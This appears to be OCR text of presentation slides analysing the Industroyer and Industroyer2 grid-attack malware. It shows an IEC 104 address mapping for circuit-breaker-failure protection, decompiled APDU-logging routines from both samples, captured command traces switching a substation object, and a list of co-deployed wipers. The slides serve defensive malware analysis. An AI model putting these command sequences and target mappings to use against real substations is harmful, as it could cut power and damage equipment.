
IEC 60870-5-101/104 data mappings

No events	61850 Path	IOA	Disabled
	SCCBRBRF1.InCBFlt.stVal	1100	
	SCCBRBRF1.InPosClsA.stVal	1101	
	SCCBRBRF1.InPosClsB.stVal	1102	
	SCCBRBRF1.InPosClsC.stVal	1103	
	SCCBRBRF1.InStr.stVal	1104	
	SCCBRBRF1.InStrA.stVal	1105	
	SCCBRBRF1.InStrB.stVal	1106	
	SCCBRBRF1.InStrC.stVal	1107	
	SCCBRBRF1.OpEx.general	1108	
	SCCBRBRF1.OpIn.general	1109	
	SCCBRBRF1.Str.general	1110	

Source: ABB


Circuit breaker failure protection

Industroyer 2016




```
  str_print("Unknown APDU format !!!");
LABEL_45:
  str_print("\t\t");
  if ( *(_BYTE *)(*inited + 6) )
  {
    if ( *(_BYTE *)(*inited + 6) == 1 )
    {
      str_print("S(0x1) | ");
    }
    else if ( *(_BYTE *)(*inited + 6) == 3 )
    {
      str_print("U(0x3) | ");
    }
  }
  else
  {
    str_print("I(0x0) | ");
  }
  str_print("Length:%u bytes | ", *(unsigned __int8 *)(*inited + 5) + 2);
  if ( !*(_BYTE *)(*inited + 6) )
    str_print("Sent=%u | Received=%d", *(_DWORD *)(*inited + 8), *(_DWORD *)(*inited + 12));
  str_print("\n");
  str_print("\t\t");
  if ( !*(_BYTE *)(*inited + 6) )
  {
    v16 = inited[1];
    if ( v16 )
    {
      str_print("ASDU:%u | ", *(_DWORD *)(v16 + 4));
      str_print("OA:%u | ", *(unsigned __int8 *)(inited[1] + 3));
      str_print("IOA:%u | ", *(_DWORD *)(inited[1] + 8));
      str_print("\n\t\t");
      CAUSE_str = (const char *)get_CAUSE_str(*(unsigned __int8 *)(inited[1] + 2));
      str_print("Cause: %s (x%X) | ", CAUSE_str, v19);
      TYPE_str = (const char *)get_TYPE_str(*(unsigned __int8 *)inited[1]);
      str_print("Telegram type: %s (x%X)", TYPE_str, v20);
    }
  }
```

Industroyer2 2022




```
    v10 = lock_func();
    log_write((int)v10, "Unknown APDU format !!!", v30[0]);
  }
  v35 = *(_BYTE *)(*v37 + 6);
  if ( v35 )
  {
    if ( v35 == 1 )
    {
      v12 = lock_func();
      log_write((int)v12, "\t\tS |", v30[0]);
    }
    else if ( v35 == 3 )
    {
      v13 = lock_func();
      log_write((int)v13, "\t\tU |", v30[0]);
    }
  }
  else
  {
    v11 = lock_func();
    log_write((int)v11, "\t\tI |", v30[0]);
  }
  v29 = *(_BYTE *)(*v37 + 5) + 2;
  v14 = lock_func();
  log_write((int)v14, "Length:%u bytes | ", v29);
  if ( !*(_BYTE *)(*v37 + 6) )
  {
    v27 = *(_DWORD *)(*v37 + 8);
    v15 = lock_func();
    log_write((int)v15, "Sent=x%X | Received=x%X", v27);
  }
  if ( !*(_BYTE *)(*v37 + 6) && v37[1] )
  {
    v26 = *(_DWORD *)(v37[1] + 4);
    v16 = lock_func();
    log_write((int)v16, "\n\t\tASDU:%u | OA:%u | IOA:%u | ", v26);
    v17 = (_BYTE *)sub_407DC0(*(unsigned __int8 *)(v37[1] + 2));
    str_copy(v30, v17);
    sub_407DD0(*(unsigned __int8 *)v37[1]);
    v18 = lock_func();
    log_write((int)v18, "\n\t\tCause: %s (x%X) | Telegram type: %s (x%X)", (c
  }
```



```
IEC-104 client: ip=10.1.1.1; port=2404; ASDU=3

 MSTR ->> SLV   10.1.1.1:2404
                x68 x04 x07 x00 x00 x00

                U(0x3) | Length:6 bytes |
                STARTDT act

 MSTR <<- SLV   10.1.1.1:2404
                x68 x04 x0B x00 x00 x00

                U(0x3) | Length:6 bytes |
                STARTDT con

 MSTR ->> SLV   10.1.1.1:2404
                x68 x0E x00 x00 x00 x00 x2D x01     x06 x00 x03 x00 x9A xFC x01 x81

                I(0x0) | Length:16 bytes | Sent=0 | Received=0
                ASDU:3 | OA:0 | IOA:130202 |
                Cause: Activation (x6) | Telegram type: M_SC_NA_1 (x2D)

 MSTR <<- SLV   10.1.1.1:2404
                x68 x0E x00 x00 x02 x00 x2D x01     x07 x00 x03 x00 x9A xFC x01 x81

                I(0x0) | Length:16 bytes | Sent=0 | Received=1
                ASDU:3 | OA:0 | IOA:130202 |
                Cause: Activation confirm (x7) | Telegram type: M_SC_NA_1 (x2D)

 MSTR ->> SLV   10.1.1.1:2404
                x68 x04 x01 x00 x04 x00

                S(0x1) | Length:6 bytes |


 MSTR ->> SLV   10.1.1.1:2404
                x68 x0E x02 x00 x02 x00 x2D x01     x06 x00 x03 x00 x9A xFC x01 x01

                I(0x0) | Length:16 bytes | Sent=1 | Received=1
                ASDU:3 | OA:0 | IOA:130202 |
                Cause: Activation (x6) | Telegram type: M_SC_NA_1 (x2D)
-
```


Industroyer 2016



```
21:33:24:0391> T281 00006800
21:33:24:0423> RNM 0015
21:33:24:0438> T65 00006800
21:33:24:0438> 10.[redacted]: 2404: 3
21:33:24:0454> 10.[redacted] M68B0 SGCNT 44
21:33:24:0470> RNM 0015
21:33:24:0485> 10.[redacted] M6813
21:33:24:0485> T113 00006800
21:33:24:0485> 192.[redacted]: 2404: 2

 MSTR ->> SLV    10.[redacted]:2404
                21:33:24:0501> 192.[redacted] M68B0 SGCNT 8
21:33:24:0517> 192.[redacted] M6813
21:33:24:0517> RNM 0015
x68 21:33:24:0532> 192.[redacted]: 2404: 1

 MSTR ->> SLV    192.[redacted]:2404
                x04 21:33:24:0548> 192.[redacted] M68B0 SGCNT 16
x68 x43 21:33:24:0579> 192.[redacted] M6813
x00 x04 x43 x00
 MSTR ->> SLV    192.[redacted]:2404
                x68 x00 x00 x00

x04 x43                 U |x00

Length:6 bytes | x00 x00 TESTFR con             U |Length:6 bytes |
x00

TESTFR con
                U |Length:6 bytes | TESTFR con

 MSTR <<- SLV    10.[redacted]:2404
                x68
 MSTR <<- SLV    192.[redacted]:2404
                x04 x83 x68 x04 x00 x00 x83
 MSTR <<- SLV    192.[redacted]:2404
                x00 x68 x00 x04

x00 x00                 U |x83 Length:6 bytes | x00

x00 TESTFR act          U |x00
```

Industroyer2 2022

Co-deployed malware


Sandworm
Industroyer2
CaddyWiper
ORCSHRED
SOLSHRED
AWFULSHRED
ICS network
Linux and Solaris network
Control
Electrical substation

